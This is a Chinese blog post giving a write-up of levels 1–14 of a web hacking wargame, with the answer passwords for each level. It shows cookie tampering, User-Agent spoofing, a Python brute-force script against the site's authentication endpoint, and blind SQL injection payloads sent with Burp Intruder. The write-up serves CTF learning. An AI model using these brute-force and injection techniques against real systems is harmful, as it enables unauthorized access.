

黑客丛林之旅

原创

浅零半泣 于 2017-09-12 21:35:30 发布 3963 收藏 6

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/sinat_34200786/article/details/77950031

版权



[CTF 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

黑客丛林之旅——挑战的不仅仅是黑客技术

简介: 近几年玩过国内、国外许多黑客闯关的游戏, 它们大多数是以web脚本技术为主要挑战项目。也有少部分用到反编译、软件破解、社会工程学或其它非web方面的技术。

现在, 我也来设计一套黑客技术闯关题目, 力争把技术面做得更广、更深一些。欢迎白帽子、黑帽子等各色帽子们前来指教!

本游戏的关卡设计思路是由易到难, 由web客户端技术到web服务器端技术, 再扩展到传统软件技术、新型应用程序技术, 以及加密解密、社会工程学等。中间也会有部分关卡用到比较老的技术或思路。

第一关

[原题](#)

现在是第1关(Level 1)

输入正确的密码即可过关 (Input password please)

提示语: 在浏览器端用脚本进行身份验证是很容易被破解的。(The Client-side authentication is not secure)

New Way :

http://blog.csdn.net/sinat_34200786

解题思路

审查页面源码即可

WriteUp

```

19
20 <h2>现在是第1关(Level 1)</h2>
21 <script type="text/javascript">
22 function gogogo() {
23     var pwd=document.getElementById("pass").value;
24     if (pwd=="go6191") {alert("OK, 过关了!");window.location="./?level=222";} else {alert("Error:密码错误!");
25 }
26 </script>
27 输入正确的密码即可过关 (Input password please)<br/>
28 <input type="password" name="pass" id="pass" value="" /><input type="button" value="Go" onClick="gogogo()"
29 <br/>

```

第二关

原题

现在是第2关(Level 2)

输入密码进入下一关 (Input password please)

提示语：这讨厌的脚本，为什么阻止我！（I hate the script,it prevents me）

http://blog.csdn.net/sinat_34200786

解题思路

页面源代码中发现隐藏表单，直接post隐藏表单的内容

WriteUp

审查页面源码可以发现无论输入什么表单都是提交不了的，所以解题的关键不是第一个input的内容


```

<h2>现在是第2关(Level 2)</h2>
<script type="text/javascript">
function chkPassword() {
    var pwd=document.getElementById("pass").value;
    if (pwd=="") {alert("Error:密码不能为空! (Input password please)");}else{alert("Error:密码不能填东西! (Don't input password please)");} //无论输入什么内容,
    return false;
}
</script>
<!--表单开始-->
<form action="._/" method="post" onSubmit="return chkPassword()">
输入密码进入下一关 (Input password please)<br/>
<input type="password" name="pass" id="pass" value="" /><input type="hidden" name="act" id="act" value="pass2" /><input type="submit" value="Go"/>
</form>
<!--表单结束-->
<br/>
<br/>
提示语：这讨厌的脚本，为什么阻止我！（I hate the script,it prevents me）

```

http://blog.csdn.net/sinat_34200786

发现有个隐藏的表单，那么要提交的应该是这个隐藏的input才对，直接post隐藏表单的value值即可



黑客丛林之旅——挑战的不仅仅是黑客技术

现在是第2关(Level 2)

输入密码进入下一关 (Input password please)

提示语：这讨厌的脚本，为什么阻止我！（I hate the script,it prevents me）

http://blog.csdn.net/sinat_34200786

第三关

原题

现在是第3关(Level 3)

您还没有登录，所以看不到本页的秘密。(You must login to see the secret of this level)

提示语：这该死的网页，凭什么说我没有登录？(Damn page! Why you say that I didn't login?)

New Way：

我知道管理员很懒，密码应该很简单。可是他懒到连登录界面都没做.....

http://blog.csdn.net/sinat_34200786

解题思路

篡改cookie

WriteUp

审查页面源码没发现有价值的，那么Burp Suite看看

Cookie: ASPSESSIONIDQCTSTSRD=MIGLFHIDHBF CFFHLKAHJDMJD; _D_SID=C566D105AFA3210DEC65AFC98FBCB4C5;
Hm_lvt_ddc172cd878cb9d6da5a109ab508be16=1505221905; Hm_lpvt_ddc172cd878cb9d6da5a109ab508be16=1505223660; guoguan=2;
login=no
DNT: 1
Connection: close

http://blog.csdn.net/sinat_34200786

发现cookie一栏里有个login=no, 改为yes即可

第四关

[原题](#)

现在是第4关(Level 4)

..
.-
--
- - -
- . -

请输入密码 (Input the password)

提示语：向嘀嗒嘀嗒的电子时代老一辈黑客们致敬。(Tribute to the early hackers)

New Way :

输入某人名。(Input his name please)

http://blog.csdn.net/sinat_34200786

解题思路

莫斯电码而已

WriteUp

摩斯电码

在下面的文本框输入明文或密文，点加密或解密，文本框中即可出现所得结果

点：* 划：- 字母间隔：/ 单词间隔：

密文框：

iamok

http://blog.csdn.net/sinat_34200786

第五关

[原题](#)

现在是第5关(Level 5)

输入密码进入下一关 (Input password please)

提示语：用流行的加密算法把密码加密成YmFzZTY0aXNvaw==或ad93c1d102ae60f4的形式并不可靠。(Encrypting a password by a popular encryption method is not secure)

http://blog.csdn.net/sinat_34200786

解题思路

base64直接解

WriteUp

密码已经加密放在了提示里面，直接解密就行

请输入要进行编码或解码的字符：

YmFzZTY0aXNvaw==

编码

解码

解码结果以16进制显示

复制

清空

Base64编码或解码结果：

base64isok

http://blog.csdn.net/sinat_34200786

第六关

原题

现在是第6关(Level 6)

if mstsc+vnc=9290 then password=MSSQL+MySQL+Oracle

password=

提示语：有些常见的数字要记住。(You should remember some numbers)

New Way :

level="7"+vnc

http://blog.csdn.net/sinat_34200786

解题思路

默认端口

WriteUp

```
mstsc vnc : 远程桌面
MSSQL MySQL Oracle : 数据库

共同点是都有默认端口

mstsc 默认端口: 3389
vnc 默认端口: 5901
3389 + 5901 = 9290
所以再找出三个数据库的默认端口相加即可
```

第七关

原题

现在是第7关(Level 7)

IGNORE

输入密码进入下一关 (Input password please)

提示语：眼花缭乱了吧，看电视的时候怎么不会啊！（The password is about a TV program）

http://blog.csdn.net/sinat_34200786

解题思路

gif一帧一帧看即可

WriteUp

把gif分解成帧，发现提示

8b	IGNORE	wm	UPPERCASE	qne	WORDS
0	50 ms	1	100 ms	2	100 ms
		3	100 ms	4	100 ms
		5	100 ms		

http://blog.csdn.net/sinat_34200786

直接按提示提交就可以了

第八关

[原题](#)

现在是第8关(Level 8)

吴世昌的弟弟的网名是什么 ? (What's the username of WuShichang's little brother)

提示语 : 小小社工 , 过这一关主要靠人脑 , 电脑只是辅助。 (Social Engineering.Use your brain more,and use computer less)

New Way :

吴世昌最喜欢的歌手组合是哪个 ? (Input the name of the girl singer group)

http://blog.csdn.net/sinat_34200786

解题思路

小小脑洞

WriteUp

通过作者的主页 (<http://www.fj543.com/>) 可知作者弟弟的名称 , 再有作者的网名fj543可推测答案为fj573

第九关

[原题](#)

现在是第9关(Level 9)

请输入令牌 : (Input the token please)

提示语 : 使用IE 5.43版本的浏览器访问?level=9token可以得到令牌。(Use IE 5.43 version to browse ?level=9token)

http://blog.csdn.net/sinat_34200786

解题思路

修改User-Agent

WriteUp

用Burp Suite抓包后修改浏览器标识和url即可

```
GET /hack/?level=9token HTTP/1.1
Host: www.fj543.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; MSIE 5.43) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.fj543.com/hack/?level=8bwmqne
Cookie: ASPSESSIONIDSCRQRTC=LLIKOINAGJKLPLKNBMCMDKIH; _D_SID=C566D105AFA3210DEC659B91A267DEC4;
Hm_lvt_ddc172cd878cb9d6da5a109ab508be16=1505389536; Hm_lpv_t_ddc172cd878cb9d6da5a109ab508be16=1505389757; guoguan=8
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

http://blog.csdn.net/sinat_34200786

您的令牌(Token):level9496302

该令牌只在当天有效。(The token is available only today)

http://blog.csdn.net/sinat_34200786

第十关

原题

现在是第10关(Level 10)

请输入令牌 : (Input the token please)

提示语 : 请下载[令牌生成器\(Token Generator\)](#)。解压密码不长,但很复杂。(Download it.The zip password is short,but very complex)

http://blog.csdn.net/sinat_34200786

解题思路

爆破, 命令行type指令

WriteUp

除了密码不长之外没有其他提示, 只能爆破



用时2s爆破出密码, 解压得到10token.exe, 运行后产生txt文件, 不过无法直接打开





10Token.exe



10token.zip

http://blog.csdn.net/sinat_34200786



这时需要用到命令行的type指令

```
type \\.\e:\aux.10.txt
你的令牌(Token):key104963021
只在今天有效(It's available only today)
2017/9/14 19:59:14
```

http://blog.csdn.net/sinat_34200786

涨姿势点

type指令打开常规方法无法打开的文件

第十一关

[原题](#)

现在是第12关(Level 12)

请不要关闭这个浏览器窗口！(Don't close this window)

您需要获取两个临时ID的认证，才能看到本关的秘密！(You should get two Authentication)

- 1.下载第12关认证软件，用它申请认证一个软件临时ID。(Download it. And use it to Authenticate the TempID of software)
- 2.回到此窗口，想办法手工申请认证你的网页临时ID。(Then back to this window.Try to Authenticate the TempID of web)

提示语：你的网页临时ID是235.半小时内有效，若失效请刷新网页。(This is your TempID of web)


http://blog.csdn.net/sinat_34200786

解题思路

猜测题目应该是对软件进行逆向分析得出code值算法，不擅长这种方法，那就取巧吧

WriteUp

软件运行如图，可以知道是通过发送网络数据包进行认证，所以ip地址是关键，用OD载入软件搜索unicode可得



```
可以知道认证ip为: 'http://www.fj543.com/hack/'
User-Agent为: 'Mozilla/4.0 (compatible; HackersGameBrowser)'
```

认证分为两个step, 那么两次认证的code值应该是不同的, 这里常规的方法是逆向分析出code值算法。
我采取的是爆破法, 因为据软件运行时的临时ID和网页临时ID推测code值都是三位数, 那么直接爆破就很简单

```
import requests

con = requests.Session()
header = {'User-Agent': 'Mozilla/4.0 (compatible; HackersGameBrowser)'}

cookie = {'ASPSESSIONIDSCRQRTC': 'BLNFHKCCLKAHGNCLHGFDFFLM',
          '_D_SID': 'C566D105AFA3210DEC658FCF929AADF9',
          'Hm_lvt_ddc172cd878cb9d6da5a109ab508be16': '1505537184',
          'Hm_lpvtd_ddc172cd878cb9d6da5a109ab508be16': '1505538837',
          'guoguan': '11'}

url = 'http://www.fj543.com/hack/?act=step2&code=%d'
h1 = con.get('http://www.fj543.com/hack/?act=step1&code=235', headers=header, cookies=cookie)
print(h1.text)

for i in range(1,1000):
    h = con.get(url%i, headers = header, cookies = cookie)
    if 'Bad' in h.text:
        continue
    else:
        print(h.text,i)
        break
```

```
Step1 ok
Step2 ok 245
```

http://blog.csdn.net/sinat_34200786

爆破后可知step2的code值为245, 浏览器访问以下ip即可
' <http://www.fj543.com/hack/?act=step2&code=245>'

恭喜你闯过了12关! 快分享一下你的成就!

分享到: [QQ空间](#) [新浪微博](#) [腾讯微博](#) [人人网](#) [微信](#)

站长在此邀请您加入QQ群: 10068283, 或者加个人QQ: 217778, 关注更多更好玩的新关卡。

[好样的! 请进13关\(Level 13\)](#)

http://blog.csdn.net/sinat_34200786

第十三关

原题

现在是第13关(Level 13)

你的ID是(Your ID) : 944

你的密码(Your password) :

提示语 : 请从/hack/13sql.asp挖掘出这个ID对应的密码。(Try to find the password for the ID)

http://blog.csdn.net/sinat_34200786

解题思路

sql注入, 猜测列名, 爆破

WriteUp

本关参考资料

先到/hack/13sql.asp, 通过语句 `944 and 1=1` 和 `944 and 1=2` 可知此查询页面存在sql注入漏洞

这是一个数据库信息查证页面, 提交一个ID, 会显示查询结果。(Submit an ID, then it will show you the query result)

数据库中有这条信息, 但我不能直接告诉你密码。(The data exists. But I can't show you the password)

http://blog.csdn.net/sinat_34200786

这是一个数据库信息查证页面, 提交一个ID, 会显示查询结果。(Submit an ID, then it will show you the query result)

没有找到此ID对应的内容。(Nothing found)

http://blog.csdn.net/sinat_34200786

可以用sqlmap进行后续注入工作, 这里我采取了另一个思路即:
猜测密码字段为pwd 使用like指令猜测密码范围

Split URL
Execute

Post data Referrer 0x

Request to http://www.fj543.com:80 [23.88.3.41]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /hack/13sql.asp HTTP/1.1
Host: www.fj543.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Referer: http://www.fj543.com/hack/13sql.asp
Cookie: ASPSESSIONIDQASTQQTDLACGHKCCNNEDLABEIHKKDKDN;
Hm_lvt_ddc172cd878cb9d6da5a109ab508be16=1505552896; guoguan=13
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

id=1+and+pwd+like+%27%25%27

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command

这是一个数据库信息查证页面，提交一个ID

1 and pwd like '%%' 提交

没有找到此ID对应的内容。(Nothing found)

http://blog.csdn.net/sinat_34200786

将范围限定为a-z A-Z 0-9，进行爆破

```
Cookie: ASPSESSIONIDQASTQQTDLACGHKCCNNEDLABEIHKKDKDN;
_D_SID=C566D105AFA3210DEC6594775A2F871D; Hm_lvt_ddc172cd878cb9d6da5a109ab508be16=1505552896; guoguan=13
Hm_lpvtd_dc172cd878cb9d6da5a109ab508be16=1505552896; guoguan=13
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

id=1+and+pwd+like+%27%25%27

http://blog.csdn.net/sinat_34200786

从爆破结果可知密码为 bkpty的组合，生成字典后再次爆破即可

Request	Payload	Status	Error	Timeout	Length	Comment
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
29	B	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
38	K	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
43	P	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
47	T	200	<input type="checkbox"/>	<input type="checkbox"/>	652	
52	Y	200	<input type="checkbox"/>	<input type="checkbox"/>	652	http://blog.csdn.net/sinat_34200786

```
import itertools #生成字典

f = open('zidian.txt','w')
for i in itertools.permutations('bkpty',5):
    c = ''.join(i)
    f.write(c + '\n')

f.close()
```

回到关卡初始页面，拦截数据包导入字典进行爆破

Payload type: Simple list

? Payload Options [Simple list]

This payload type lets you configure the payload options.

Paste

Load ...

Remove

Clear

Add

beihan.py Paint&Scan.txt
 ggg.py shiyanba.py
 LSB.py yilang.py
 mix.py zidian.txt
 out.png

文件名(N):

文件类型(T):

http://blog.csdn.net/sinat_34200786

爆破出密码

3	bktpy	302	<input type="checkbox"/>	<input type="checkbox"/>	425
4	bktyp	200	<input type="checkbox"/>	<input type="checkbox"/>	2097
5	bkypt	200	<input type="checkbox"/>	<input type="checkbox"/>	2097
6	bkytp	200	<input type="checkbox"/>	<input type="checkbox"/>	2097
7	bpkty	200	<input type="checkbox"/>	<input type="checkbox"/>	2097
8	bpkyt	200	<input type="checkbox"/>	<input type="checkbox"/>	2097
9	bptky	200	<input type="checkbox"/>	<input type="checkbox"/>	2097

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 302 Object moved
Server: Tengine
Date: Sat, 16 Sep 2017 09:26:44 GMT
Content-Type: text/html
Content-Length: 134
Connection: close
X-Powered-By: ASP.NET
Location: ./?level=13ok
Set-Cookie: guoguan=13; expires=Mon, 16-Oct-2017 09:26:44 GMT; path=/
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a href="./?level=13ok">here</a>.</body>

```

http://blog.csdn.net/sinat_34200786

输入密码即可过关

恭喜你闯过了13关！快分享一下你的成就！

分享到：[QQ空间](#) [新浪微博](#) [腾讯微博](#) [人人网](#) [微信](#)

站长在此邀请您加入QQ群：10068283，或者加个人QQ：217778，关注更多更好玩的新关卡。

Well done!!!期待已久的[level 14 请您继续挑战](#)。(Come on! Level 14!)

http://blog.csdn.net/sinat_34200786

第十四关

[原题](#)

现在是第14关(Level 14)

请输入令牌：(Input the token please)

提示语：请下载[令牌生成器\(Token Generator\)](#)。(Download the software to get a token.)

http://blog.csdn.net/sinat_34200786

解题思路

逆向

WriteUp

[本关参考资料](#)

又是逆向。。，学会了再补过程
